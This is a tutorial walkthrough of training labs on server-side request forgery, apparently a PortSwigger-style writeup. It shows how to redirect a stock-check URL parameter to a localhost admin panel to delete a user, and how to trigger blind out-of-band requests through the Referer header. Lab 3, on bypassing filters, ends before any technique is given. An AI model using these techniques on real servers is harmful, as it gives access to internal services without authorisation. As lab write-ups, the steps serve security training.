Server Side Request Forgery(SSRF) is a vulnerability that allows attackers to send requests on behalf of a server, During an SSRF, attackers forge the request signatures of the vulnerable server, allowing them to assume a privileged position on a network, bypass firewall controls, and gain access to internal services. In this writeup, we will exxplore how to find some basic SSRFs and also how to bypass some SSRF protections.
LAB 1: Basic SSRF against the local server
Objective: This lab has a stock check feature which fetches data from an internal system. To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin.
Click on “view details” under any of the products to check the stock and capture the request with your proxy tool. We can see that the application uses the “stockApi” parameter to the fetch the product and the stock from an external source,we can then try to change the url to the “http://localhost/admin” to see if the application will fetch us the admin interface.
 After getting the admin interface, we can then go on to delete the user “Carlos” by uisng the URL provided in the response to solve the lab.

LAB 2: Blind SSRF with out-of-Outbound Detection
Objective: This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.To solve the lab, use this functionality to cause an HTTP request to the public Burp Collaborator server.
With Blind SSRFs, you cannot read internal files or access internal services directly, so you can make the target send requests to an external server you control then monitor your server logs for requests from the target.You can then use it to scan the internal network for open ports, discover services and map out the network.
Again, Click on “View Details” on any of the products to load the product page then capture the request with our proxy tool. We can go ahead and insert our burp collaborator payload in the “referrer header” and send the request,Then go to the collaborator tab to see if the target will make any contact with our server.
 Noticed the target sent HTTP request to our server? The lab should be solved now.
NB: If you don’t have burpsuite pro to use the collaborator, you can use an online hosting service that provides server access logs or better still turn your PC into a listener by using Netcat.
Lab 3: SSRF with Blacklit-based input Filter
Objective: This lab has a stock check feature which fetches data from an internal system. To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos. The developer has deployed two weak anti-SSRF defenses that you will need to bypass.
Now it’s time to bypass some protections, Let’s get started :)
As usual Click on “View Details” on any products and check the stock,the requests must be captured with our proxy tool(I will be using Burpsuite for this).Noticed the application uses “StockApi” parameter to fetch the stocks again? let’s change the URL to the localhost admin interface and solve the lab.
